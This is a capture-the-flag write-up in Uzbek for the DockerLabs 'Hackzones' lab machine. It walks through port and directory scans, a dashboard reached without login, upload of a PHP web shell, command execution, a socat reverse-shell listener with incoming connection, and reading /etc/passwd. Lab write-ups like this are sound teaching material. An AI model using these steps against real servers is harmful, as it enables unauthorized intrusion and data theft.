


Hackzones — writeup



```
[s saidislom@kali] [~] [11:46:40]
> nmap -p- --min-rate=5000 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-19 11:46 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 4A:52:BD:F8:02:1D (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds

[s saidislom@kali] [~] [11:46:44]
```

DockerLabs platformasidagi **Hackzones** mashinasi. `nmap -p- --min-rate=5000 172.17.0.2` buyrug'i yordamida barcha TCP portlar to'liq skanerlandi. Natijada 22 (SSH), 53 (DNS / Domain) hamda 80 (HTTP) portlari ochiqligi aniqlandi.



80-portdagi veb-sayt (<http://172.17.0.2/>) brauzerda ochildi. Bu kiberxavfsizlik xizmatlarini taklif qiluvchi **HackZones.hi** kompaniyasining bosh sahifasi (landing page) bo'lib chiqdi.




Veb-sahifaning **About Us** va **Contact** bo'limlari ko'zdan kechirildi. Sahifa pastki qismida **HackZones.hi** domen nomi va ijtimoiy tarmoqlar havolalari keltirilgan.

```
saidislom@kali ~$ cat /etc/host
cat: /etc/host: No such file or directory

saidislom@kali ~$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
172.17.0.2   hackzones.hl

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Nishon veb-saytiga domen nomi orqali to'g'ri murojaat qilish maqsadida `/etc/hosts` fayliga `172.17.0.2 hackzones.hl` yozuvi qo'shildi va `cat /etc/hosts` orqali tekshirildi.



Brauzerda `http://hackzones.hl/index.html?error=1` manziliga o'tilganda `DNS Secure Login` avtorizatsiya oynasi ochildi. Unda tarmoq ma'murlari uchun kirish formasi mavjud.

```
feroxbuster -u 'http://hackzones.h1/' -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -s 200,301,302 -x txt,php,bak,db,py,html,js,jpg,png,git -t 200 --random-agent --no-state -d 5

LEGACY-SERVICES/
LinuxFileList.txt
Logins.fuzz.txt
mcp-server.txt
Microsoft-Frontpage.txt
netware.txt
ntlm-directories.txt

tftp.fuzz.txt
trickest-robots-disallowed-wordlists/
UnixDotfiles.fuzz.txt
uri-from-top-55-most-popular-apps.txt
url-params-from-top-55-most-popular-apps.txt
URLs/
versioning_metafiles.txt

[ saadis10m@kali ] [ 11:57:43 ]
feroxbuster -u 'http://hackzones.h1/' -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -s 200,301,302 -x txt,php,bak,db,py,html,js,jpg,png,git -t 200 --random-agent --no-state -d 5


FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://hackzones.h1/
In-Scope Url    http://hackzones.h1/
Threads        200
Wordlist        /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
Status Codes    [200, 301, 302]
Timeout (secs)  7
User-Agent      Random
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [txt, php, bak, db, py, html, js, jpg, png, git]
HTTP methods    [GET]
Recursion Depth 5


Press [ENTER] to use the Scan Management Menu

301 GET 91 28w 314c http://hackzones.h1/uploads => http://hackzones.h1/uploads/
302 GET 81 0w 0c http://hackzones.h1/authenticate.php => index.html?error=1
200 GET 771 135w 1246c http://hackzones.h1/styles.css
200 GET 231 62w 860c http://hackzones.h1/
200 GET 1811 450w 5671c http://hackzones.h1/dashboard.html
200 GET 231 163w 1377c http://hackzones.h1/upload.php
200 GET 231 62w 860c http://hackzones.h1/index.html
[>] - 10s 180439/2426072 2m found:7 errors:0
[>] - 10s 179267/2425995 17599/s http://hackzones.h1/
[#####] - 0s 2425995/2425995 220545000/s http://hackzones.h1/uploads/ => Directory listing (add --scan-dir-listings to scan)
```


feroxbuster vositasi yordamida veb-kataloglar qidirildi: uploads/ (301), authenticate.php (302), dashboard.html (200) va upload.php (200) resurslari topildi.




Autentifikatsiyani chetlab o'tib (Authentication Bypass), to'g'ridan-to'g'ri <http://hackzones.h1/dashboard.html> manziliga kirildi. Tizim admin boshqaruv panelini hech qanday cheklavlarsiz ochib berdi.




Admin panelida profil rasmini o'zgartirish (**Cambiar Foto de Perfil**) funksiyasi mavjudligi aniqlandi va fayl yuklash modal oynasi ochildi.




Fayl yuklashda kengaytma tekshiruv mavjud emasligidan foydalanib (Arbitrary File Upload), tizimga PHP veb-shell (**shell.php**) fayli yuklandi.



<http://hackzones.hl/uploads/> katalogiga kirildi. Katalog indeksatsiyasi ochiqqligi (Directory Listing) sababli yuklangan `shell.php` fayli ko'rindi.




Brauzer orqali <http://hackzones.hl/uploads/shell.php?0=id> so'rovi yuborildi va serverda masofadan kod bajarish (RCE) orqali `uid=33(www-data)` ekanligi tasdiqlandi.

A terminal window titled 'socat -d -d TCP-LISTEN:5555 STDOUT' on a Kali Linux system. The prompt is 'saidislo@kali'. The command 'socat -d -d TCP-LISTEN:5555 STDOUT' has been entered. The output shows the date and time '2026/09/19 12:01:59' and the status 'socat[60315] N listening on AF=2 0.0.0.0:5555'.

```
socat -d -d TCP-LISTEN:5555 STDOUT

saidislo@kali [~] 12:01:49
socat -d -d TCP-LISTEN:5555 STDOUT
2026/09/19 12:01:59 socat[60315] N listening on AF=2 0.0.0.0:5555
```

Kali hujumchi mashinasida teskari ulanishni (reverse shell) qabul qilish uchun `socat` tinglovchisi ishga tushirildi: `socat -d -d TCP-LISTEN:5555 STDOUT`.



Revshells platformasida `172.17.0.1:5555` manziliga ulanuvchi Python3 bir qatorlik reverse shell payload kodi tayyorlandi.

```
socat -d -d TCP-LISTEN:5555 STDOUT

[saidislom@kali] --[ 12:01:49 ]
socat -d -d TCP-LISTEN:5555 STDOUT
2026/09/19 12:01:50 socat[60315] N listening on AF=2 0.0.0.0:5555
2026/09/19 12:02:53 socat[60315] N accepting connection from AF=2 172.17.0.2:56514 on AF=2 172.17.0.1:5555
2026/09/19 12:02:53 socat[60315] W address is opened in read-write mode but only supports write-only
2026/09/19 12:02:53 socat[60315] N using stdout for reading and writing
2026/09/19 12:02:53 socat[60315] N starting data transfer loop with FDs [6,6] and [1,1]
$ whoami
whoami
www-data
$
```

Veb-shell orqali Python reverse shell ishga tushirildi va **socat** tinglovchisiga **www-data** foydalanuvchisi sifatida muvaffaqiyatli interaktiv ulanish qabul qilindi.

```
stty raw -echo; fg

www-data@dd102c34d7f0:/$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mrrobot:x:1000:1000::/home/mrRobot:/bin/bash
